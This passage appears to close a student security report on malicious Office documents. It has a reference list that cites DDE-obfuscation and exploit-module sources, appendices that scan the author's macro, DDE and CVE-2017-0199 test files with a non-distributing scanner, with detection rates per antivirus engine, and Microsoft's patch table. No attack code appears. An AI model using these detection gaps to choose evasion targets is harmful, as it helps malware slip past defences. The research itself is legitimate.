Microsoft by the Numbers. (2018). *Microsoft by the Numbers*. [online] Available at: https://news.microsoft.com/bythenumbers/planet-office [Accessed 6 Mar. 2018].

Constantin, L. (2018). *Microsoft adds macros lockdown feature in Office 2016 in response to increasing attacks*. [online] PCWorld. Available at: https://www.pcworld.com/article/3047480/security/Microsoft-adds-macros-lockdown-feature-in-Office-2016-in-response-to-increasing-attacks.html [Accessed 6 Mar. 2018].

Rapid7 Blog. (2018). *Meterpreter HTTP/HTTPS Communication*. [online] Available at: https://blog.rapid7.com/2011/06/29/meterpreter-httphttps-communication/ [Accessed 6 Mar. 2018].

Windows Research. (2018). *New feature in Office 2016 can block macros and help prevent infection*. [online] Cloudblogs.microsoft.com. Available at: https://cloudblogs.Microsoft.com/Microsoftsecure/2016/03/22/new-feature-in-Office-2016-can-block-macros-and-help-prevent-infection/?source=mmpc [Accessed 6 Mar. 2018].

SC Media US. (2018). *Phishing from the Middle: Social Engineering Refined*. [online] Available at: https://www.scmagazine.com/phishing-from-the-middle-social-engineering-refined/article/632501/ [Accessed 6 Mar. 2018].

WonderHowTo. (2018). *How to Hide DDE-Based Attacks in MS Word*. [online] Available at: https://null-byte.wonderhowto.com/how-to/hide-DDE-based-attacks-ms-word-0180784/ [Accessed 8 Mar. 2018].

Hanson, R. (2018). *Office DDE command prompt obfuscation*. [image] Available at: https://twitter.com/ryHanson/status/917820530975223809 [Accessed 9 Mar. 2018].

Technet.microsoft.com. (2018). *Microsoft Security Advisory 4053440*. [online] Available at: https://technet.microsoft.com/library/security/4053440.aspx [Accessed 9 Mar. 2018].

Microsoft Security Response Centre, (2018). [online] Available at: https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/ADV170021 [Accessed 9 Mar. 2018].

Rapid7.com. (2018). *CVE-2017-0199 Microsoft Office Word Malicious HTA Execution | Rapid7*. [online] Available at: https://www.rapid7.com/db/modules/exploit/windows/fileformat/office_word_HTA [Accessed 16 Mar. 2018].


Microsoft Security Response Centre, (2018). [online] Available at: https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0199 [Accessed 18 Mar. 2018].

Nodistribute.com. (n.d.). *NoDistribute - Online Virus Scanner Without Result Distribution*. [online] Available at: http://nodistribute.com [Accessed 16 Mar. 2018].

Appendices

Appendix A – how detectable is each malware

Macro Exploit detection




: Clean	Kaspersky Antivirus: HEUR
A-Squared: W97M.ShellCode.A (B)	MS Security Essentials: TrojanDownloader
AVG Free: Clean	Malwarebytes Anti-Malware: Clean
Ad-Aware: W97M.ShellCode.A	McAfee: W97M/Downloader.abg
AhnLab V3 Internet Security: Clean	NANO Antivirus: Clean
Arcavir Antivirus 2014: Clean	Norton Antivirus: Bloodhound.Macro.Prinj
Avast: MO97	Outpost Antivirus Pro: Clean
Avira: Malware detected	Panda Security: VBS/Jenxcus.A
BitDefender: W97M.ShellCode.A	Quick Heal Antivirus: Clean
BullGuard: W97M.ShellCode.A	SUPERAntiSpyware: Clean
Clam Antivirus: Clean	Solo Antivirus: Clean
Dr. Web: modification of W97M.Suspicious.1	Sophos: Troj/DocDl-L
ESET NOD32: VBA/Kryptik.A trojan	TrustPort Antivirus: W97M.ShellCode.A(Xenon)
F-PROT Antivirus: PP97M/ShellCode.B.gen	Twister Antivirus: Clean
F-Secure Internet Security: Malware detected	VBA32 Antivirus: Clean
G Data: W97M.ShellCode.A	VirIT eXplorer: Clean
IKARUS Security: Trojan.VBA.Crypt	Zillya! Internet Security: Clean
Jiangmin Antivirus 2011: Clean	eScan Antivirus: W97M.ShellCode.A
K7 Ultimate: Clean	eTrust-Vet: Malware detected

Figure 33 - anti-virus against Macro file

21/37 Anti-malware software's picked up this threat. This gives it a 57% detection rate.

DDE Exploit detection




A-Squared: Clean
AhnLab V3 Internet Security: Clean
Arcavir Antivirus 2014: Clean
Avira: Malware detected
BitDefender: Trojan.Downloader.DDE.Gen.4
Clam Antivirus: Clean
Comodo Internet Security: Malware@#1ej5d70tvqshn
Dr. Web: Clean
ESET NOD32: Clean
F-PROT Antivirus: Clean
F-Secure Internet Security: Malware detected
G Data: Trojan.Downloader.DDE.Gen.4
IKARUS Security: Trojan.Downloader
Jiangmin Antivirus 2011: Clean
K7 Ultimate: Clean
Kaspersky Antivirus: HEUR
MS Security Essentials: Clean

Malwarebytes Anti-Malware: Clean
McAfee: Clean
22.11.2.7 (31-01-18 05:53) .Rtf.DDEAuto.euqmxe
Norton Antivirus: Clean
Outpost Antivirus Pro: Clean
Panda Security: Clean
Quick Heal Antivirus: Clean
SUPERAntiSpyware: Clean
Solo Antivirus: Clean
Sophos: Clean
TrustPort Antivirus:
Trojan.Downloader.DDE.Gen.4(Xenon)
Twister Antivirus: Clean
VBA32 Antivirus: Clean
VirIT eXplorer: Clean
Zillya! Internet Security: Clean
eScan Antivirus: Trojan.Downloader.DDE.Gen.4
eTrust-Vet: Malware detected

Figure 34 - anti-virus against DDE attack

11/34 Anti-malware software’s picked up this threat. This gives it a 32% detection rate.

OLE Exploit detection



A-Squared: Clean

AhnLab V3 Internet Security: Clean

Arcavir Antivirus 2014: Clean

Avira: EXP/CVE-2017-0199.Gen

BitDefender: Trojan.Script.746654

Clam Antivirus: Rtf.Exploit.CVE_2017_0199-6231737-0

Comodo Internet Security: Exploit.MSOffice.CVE-2017-0199.A@432431748

Dr. Web: W97M.DownLoader.2175

ESET NOD32: Malware detected

F-PROT Antivirus: Clean

F-Secure Internet Security: Malware detected

G Data: Trojan.Script.746654

IKARUS Security: Exploit.CVE-2017-0199

Jiangmin Antivirus 2011: Clean

K7 Ultimate: Clean

Kaspersky Antivirus: HEUR

MS Security Essentials: Exploit

Malwarebytes Anti-Malware: Clean

McAfee: Exploit-CVE2017-0199.i

NANO Antivirus: Exploit.Ole2.CVE-2017-0199.equmby

Norton Antivirus: Clean

Outpost Antivirus Pro: Clean

Panda Security: Clean

Quick Heal Antivirus: Exp.RTF.CVE-2017-0199.I

SUPERAntiSpyware: Clean

Solo Antivirus: Clean

Sophos: Clean

TrustPort Antivirus: Trojan.Script.746654(Xenon)

Twister Antivirus: Clean

VBA32 Antivirus: Clean

VirIT eXplorer: Clean

Zillya! Internet Security: Clean


eScan Antivirus: Trojan.Script.746654

eTrust-Vet: Malware detected

Figure 35 - anti-virus against OLE attack

17/34 Anti-malware software's picked up this threat. This gives it a 50% detection rate.

Appendix B – Packages with patched OLE exploit



Product ▲	Platform	Article	Download	Impact	Severity	Supersedence
Microsoft Office 2007 Service Pack 3		3141529	Security Update	Remote Code Execution	Critical	3128020
Microsoft Office 2010 Service Pack 2 (32-bit editions)		3141538	Security Update	Remote Code Execution	Critical	3118380
Microsoft Office 2010 Service Pack 2 (64-bit editions)		3141538	Security Update	Remote Code Execution	Critical	3118380
Microsoft Office 2013 Service Pack 1 (32-bit editions)		3178710	Security Update	Remote Code Execution	Critical	3127968
Microsoft Office 2013 Service Pack 1 (64-bit editions)		3178710	Security Update	Remote Code Execution	Critical	3127968
Microsoft Office 2016 (32-bit edition)		3178703	Security Update	Remote Code Execution	Critical	
Microsoft Office 2016 (64-bit edition)		3178703	Security Update	Remote Code Execution	Critical	
Windows 7 for 32-bit Systems Service Pack 1		4015549	Monthly Rollup	Remote Code Execution	Important	4012215
		4015546	Security Only			
Windows 7 for x64-based Systems Service Pack 1		4015549	Monthly Rollup	Remote Code Execution	Important	4012215
		4015546	Security Only			
Windows Server 2008 for 32-bit Systems Service Pack 2		4014793	Security Update	Remote Code Execution	Important	4011981
Windows Server 2008 for 32-bit Systems Service Pack 2 (Server Core installation)		4014793	Security Update	Remote Code Execution	Important	4011981
Windows Server 2008 for Itanium-Based Systems Service Pack 2		4014793	Security Update	Remote Code Execution	Important	4011981
Windows Server 2008 for x64-based Systems Service Pack 2 (Server Core installation)		4014793	Security Update	Remote Code Execution	Important	4011981
Windows Server 2008 R2 for Itanium-Based Systems Service Pack 1		4015549	Monthly Rollup	Remote Code Execution	Important	4012215
		4015546	Security Only			
Windows Server 2008 R2 for x64-based Systems Service Pack 1		4015549	Monthly Rollup	Remote Code Execution	Important	4012215
		4015546	Security Only			
Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)		4015549	Monthly Rollup	Remote Code Execution	Important	4012215
		4015546	Security Only			
Windows Server 2012		4015551	Monthly Rollup	Remote Code Execution	Important	4012217
		4015548	Security Only			
Windows Server 2012 (Server Core installation)		4015551	Monthly Rollup	Remote Code Execution	Important	4012217
		4015548	Security Only			
Windows Vista Service Pack 2		4014793	Security Update	Remote Code Execution	Important	4011981
Windows Vista x64 Edition Service Pack 2		4014793	Security Update	Remote Code Execution	Important	4011981

Figure 36 - OLE patched packages

This table was taken from (Microsoft Security Response Centre, 2018).